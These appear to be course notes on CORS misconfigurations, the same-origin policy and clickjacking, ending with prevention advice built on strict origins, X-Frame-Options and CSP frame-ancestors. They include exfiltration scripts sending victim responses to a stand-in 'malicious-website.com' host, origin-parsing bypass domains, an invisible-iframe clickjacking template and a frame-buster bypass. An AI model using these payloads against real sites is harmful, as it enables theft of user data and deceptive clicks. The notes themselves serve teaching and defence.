
[Th 8] Cors-Origin Resource Sharing (CORS) and Clickjacking

Cross-origin resource sharing (CORS)

CORS relaxes the same-origin policy (SOP). It is a browser mechanism that enables controlled access to resources located outside of a given domain.

We have to consider that misconfigured CORS policies lead to information leaks, authentication bypasses, and account takeover.

Example:




- the idea here is that the attacker forces the victim to visit a malicious website, that internally performs a request to the endpoint /sensitive-victim-data
- here we have a poorly configured CORS policy that allows requests originating from malicious-webiste.com to be processed and in this case, allows credentials to transferring

The basic idea here is that if the response contains an Acces-Control-Allow-Origin that doesn't match the current domain then the browser will drop the request and will not show it.

Same-origin policy (SOP)

The same-origin policy restricts scripts on one origin from accessing data from another origin. An origin consists of a URI scheme, domain, and port number.



For example for the origin:

```
http://normal-website.com/example/example.html
```

We admit:

URL accessed	Access permitted?
`http://normal-website.com/example/`	Yes: same scheme, domain, and port
`http://normal-website.com/example2/`	Yes: same scheme, domain, and port
`https://normal-website.com/example/`	No: different scheme and port
`http://en.normal-website.com/example/`	No: different domain
`http://www.normal-website.com/example/`	No: different domain
`http://normal-website.com:8080/example/`	No: different port*

Why is the same-origin policy necessary?

When a browser sends an HTTP request from one origin to another, any cookies, including authentication session cookies, relevant to the other domain are also sent as part of the request.
This means that the response will be generated within the user's session, and include any relevant data that is specific to the user.

Without the same-origin policy, if you visited a malicious website, it would be able to read your emails from Gmail, private messages from Facebook, etc.


The idea is:

- **a script from page A can read data from page B if and only if the pages are in the same origin**

So SOP protects cookies because we cannot transmit cookies because basically, we cannot start interaction between pages in different origins.


Why do we need to relax SOP?

For example, we need access to REST APIs from other domains:



- in this case, a doesn't put b in the access-control-allow-origin then the browser will not show the response to b.

In this other case, b sends its origin in the header Origin and a in his allowed origin list has b so:



- b is allowed to see the response by a, so the browser matches b domain and the access-control-allow-origin and then shows to b the response

What is the Access-Control-Allow-Origin response header?

The `Access-Control-Allow-Origin` header is included in the response from one website to a request originating from another website

A web browser compares the Access-Control-Allow-Origin with the requesting website's origin and permits access to the response if they match.

For example, suppose a website with origin normal-website.com causes the following cross-domain request to robust-website:

```
GET /data HTTP/1.1
Host: robust-website.com
Origin : https://normal-website.com
```

The server on robust-website.com returns the following response:

```
HTTP/1.1 200 OK
...
Access-Control-Allow-Origin: https://normal-website.com
```

The browser will allow code running on normal-website.com to access the response because the origins match.

The specification `Access-Control-Allow-Origin` allows for multiple origins, value `null`, or the wildcard `*`.

However, no browser supports multiple origins and there are restrictions on the use of the wildcard `*`.

Handling cross-origin resource requests with credentials

The default behavior of cross-origin resource requests is for requests to be passed without credentials like cookies and the Authorization header.

However, the cross-domain server can permit reading of the response when credentials are passed to it by setting

```
Access-Control-Allow-Credentials: true
```

Now if the requesting website uses JavaScript to declare that it is sending cookies with the request:

```
GET /data HTTP/1.1
Host: robust-website.com
...
Origin: https://normal-website.com
```

```
Cookie: JSESSIONID=<value>
```

if the response is:

```
HTTP/1.1 200 OK
...
Access-Control-Allow-Origin: https://normal-website.com
Access-Control-Allow-Credentials: true
```

Then the browser will permit the requesting website to read the response cookies because the `Access-Control-Allow-Credentials` the response header is set to `true`.

Relaxation of CORS specifications with wildcards

The header `Access-Control-Allow-Origin` supports wildcards. For example:

```
Access-Control-Allow-Origin: *
```

Note that wildcards cannot be used within any other value. For example, the following header is **not** valid:

```
Access-Control-Allow-Origin: https://*.normal-website.com
```

However, using it we are saying that each origin is permitted. But here we have a security that comes from the fact that is not possible to have:

```
Access-Control-Allow-Origin: *
Access-Control-Allow-Credentials: true
```

So basically

```
Access-Control-Allow-Credentials: true
```

is disabled and we cannot transfer credentials or authentication cookies

Vulnerabilities arising from CORS configuration issues

Many modern websites use CORS to allow access from subdomains and trusted third parties. Their implementation of CORS may contain mistakes or be overly lenient to ensure that everything works, and this can result in exploitable vulnerabilities.

Credentials true

Using:

```
Access-Control-Allow-Credentials: true
```

We are allowing access to cookies and authentication headers, so it can be very dangerous.

Null configuration

Using:

```
Access-Control-Allow-Origin: null
```

Here we are essentially disabling CORS.

An attacker can manipulate the origin and put null, including data: scheme.

In this situation, an attacker can use various tricks to generate a cross-origin request containing the value `null` in the Origin header. For example, this can be done using a sandboxed `iframe` the cross-origin request of the form:

```
<iframe sandbox="allow-scripts allow-top-navigation allow-forms" src="data:text/html,<script>
var req = new XMLHttpRequest();
```

```
req.onload = reqListener;
req.open('get','vulnerable-website.com/sensitive-victim-data',true);
req.withCredentials = true;
req.send();

function reqListener() {
location='malicious-website.com/log?key='+this.responseText;
};
</script>"></iframe>
```

Origin reflection

Some application reflects arbitrary origins in the `Access-Control-Allow-Origin` header, this means that absolutely any domain can access resources from the vulnerable domain.

If the response contains any sensitive information such as an API key or CSRF token, you could retrieve this by placing the following script on your website:

```
var req = new XMLHttpRequest();
req.onload = reqListener;
req.open('get','https://vulnerable-website.com/sensitive-victim-data',true);
req.withCredentials = true;
req.send();

function reqListener() {
   location='//malicious-website.com/log?key='+this.responseText;
};
```

That will produce:

```
GET /sensitive-victim-data HTTP/1.1
Host: vulnerable-website.com
Origin: https://malicious-website.com
Cookie: sessionid=...
```

By the fact the victim application reflects the origin in the allow we will obtain as response:

```
HTTP/1.1 200 OK
Access-Control-Allow-Origin: https://malicious-website.com
Access-Control-Allow-Credentials: true
...
```

Errors parsing Origin headers

Another problem can occur when the application performs the Origin header parsing but in the wrong way.

The idea here is to use an allow list, but some organizations decide to allow access from all their allow list subdomains (including future subdomains not yet in existence).

For example, suppose an application grants access to all domains ending in:

```
normal-website.com
```

An attacker might be able to gain access by registering the domain:

```
hackersnormal-website.com
```

Alternatively, suppose an application grants access to all domains beginning with

```
normal-website.com
```

An attacker might be able to gain access using the domain:

```
normal-website.com.evil-user.net
```

Exploiting XSS via CORS trust relationships

In this case, we apply an XSS vulnerability that is present on a website, in order to perform a CORS attack on a victim website.
This works when the site affected by XSS has a trust relationship with the site we want to attack on CORS.

Let's imagine to have a server (victim CORS) that obtains a GET:

```
GET /api/requestApiKey HTTP/1.1
Host: vulnerable-website.com
Origin: https://subdomain.vulnerable-website.com
Cookie: sessionid=...
```

In this case, the site allows requests from "https://subdomain.vulnerable-website.com" and in fact, the response is:

```
HTTP/1.1 200 OK
Access-Control-Allow-Origin: https://subdomain.vulnerable-website.com
Access-Control-Allow-Credentials: true
```

Let's imagine https://subdomain.vulnerable-website.com has an XSS vulnerability, so we can use it to attack the CORS-protected site:

```
https://subdomain.vulnerable-website.com/?xss=<script>cors-stuff-here</script>

//where the script contains the GET request and sends the response to the attacker for example
```

Intranets and CORS without credentials

Most CORS attacks rely on the presence of the response header
`Access-Control-Allow-Credentials: true`

Without that header, the victim user's browser will refuse to send their cookies, meaning the attacker will only gain access to unauthenticated content.

However, there is one common situation where an attacker can't access a website directly: when it's part of an organization's intranet, and located within a private IP address space.
Internal websites are often held to a lower security standard than external sites, enabling attackers to find vulnerabilities and gain further access.

For example, a cross-origin request within a private network may be as follows:

```
GET /reader?url=doc1.pdf
Host: intranet.normal-website.com
Origin: https://normal-website.com
```

The server responds with:

```
HTTP/1.1 200 OK
Access-Control-Allow-Origin: *
```

The application server is trusting resource requests from any origin without credentials.

How to prevent CORS-based attacks


1. **If a web resource contains sensitive information, the origin should be properly specified in the `Access-Control-Allow-Origin` header.**
2. `Access-Control-Allow-Origin` header should only be sites that are trusted
    1. dynamically reflecting origins from cross-origin requests without validation is readily exploitable and should be avoided
3. **Avoid using the header `Access-Control-Allow-Origin: null`**
4. **Think if you really need `Access-Control-Allow-Origin: *`**
    1. **It allows all possible origins but sets credentials to false, so we cannot transfer cookies**

5. **Think if you need** `Access-Control-Allow-Credentials: true`
    1. **sometimes is only dangerous and it is not needed**

CLICKJACKING

It is an attack in which the attacker tricks the users into clicking a malicious button that has been made to look legitimate.

Clickjacking is an interface-based attack in which a user is tricked into clicking on actionable content on a hidden website by clicking on some other content in a decoy website.



- with an Iframe we put the green website on our malicious page, making it invisible
- we convince the user to click on the red button that is on the visible page but the click is triggered on the green button

How to construct a basic clickjacking attack

To construct a clickjacking attack we could use CSS to create and manipulate layers.

With this HTML page, we incorporate the vulnerable site with an iframe that has a very low opacity (so it is hidden) and that is over the visible layer:

```
<head>
        <style>
                #target_website {
                        position: relative;
                        width:128px;
                        height:128px;
                        opacity:0.00001;
                        z-index:2;
                        }
                #decoy_website {
                        position: absolute;
                        width:300px;
                        height:400px;
                        z-index:1;
                        }
        </style>
</head>
...
<body>
        <div id="decoy_website">
        ...decoy web content here...
        </div>
        <iframe id="target_website" src="https://vulnerable-website.com">
        </iframe>
</body>
```

- **target_webiste has z-index 2 because it must be the nearest one to the user**
- **target_webiste has opacity = 0.00001**
- **in decoy_website we can put our malicious button**

Frame busting scripts

Preventative techniques are based on restricting the framing capability of websites.

A common client-side protection enacted through the web browser is to use of frame-busting or frame-breaking scripts. Generally what they do is:

- **check and enforce that the current application window is the main or top window,**
- **make all frames visible,**
- **prevent clicking on invisible frames,**
- **intercept and flag potential clickjacking attacks on the user**

However, an attacker can avoid it using the HTML5 iframe `sandbox` attribute.

When this is set with the `allow-forms` or `allow-scripts` values and the `allow-top-navigation` value is omitted then the frame buster script can be neutralized as the iframe cannot check whether or not it is the top window:

```
<iframe id="victim_website" src="https://victim-website.com" sandbox="allow-forms"></iframe>
```

Multistep clickjacking

Attacker manipulation of inputs to a target website may necessitate multiple actions.
For example, an attacker might want to trick a user into buying something from a retail website so items need to be added to a shopping basket before the order is placed.
These actions can be implemented by the attacker using multiple divisions or iframes.

PREVENTION

Server-side protection against clickjacking is provided by defining and communicating constraints over the use of components such as iframes. However, the implementation of protection depends upon browser compliance and enforcement of these constraints.

X-Frame-Options

This header allows the owner of a website to define if it is possible or not to include his website in a frame:

```
X-Frame-Options: deny
```

- **in this case is never possible to put the site into a frame**

```
X-Frame-Options: sameorigin
```

- **it can be framed only on websites of the same origin**

```
X-Frame-Options: allow-from https://normal-website.com
```

- **here we can specify which domain can frame our website**

It is sent as a header of the response from the website required, then the browser disallows the displaying of it.

Content Security Policy (CSP)

CSP is usually implemented in the web server as a return header of the form:

```
Content-Security-Policy: policy
```

The recommended clickjacking protection is to incorporate the `frame-ancestors` directive in the application's Content Security Policy.

```
Content-Security-Policy: frame-ancestors 'none'
```

- **the framing is disabled at all**

```
Content-Security-Policy: frame-ancestors 'self'
```

- **The framing is allowed only on websites of the same origin**

```
Content-Security-Policy: frame-ancestors 'self' *.example.com
```

- **The framing is allowed on same origin sites and on all domains of example.com**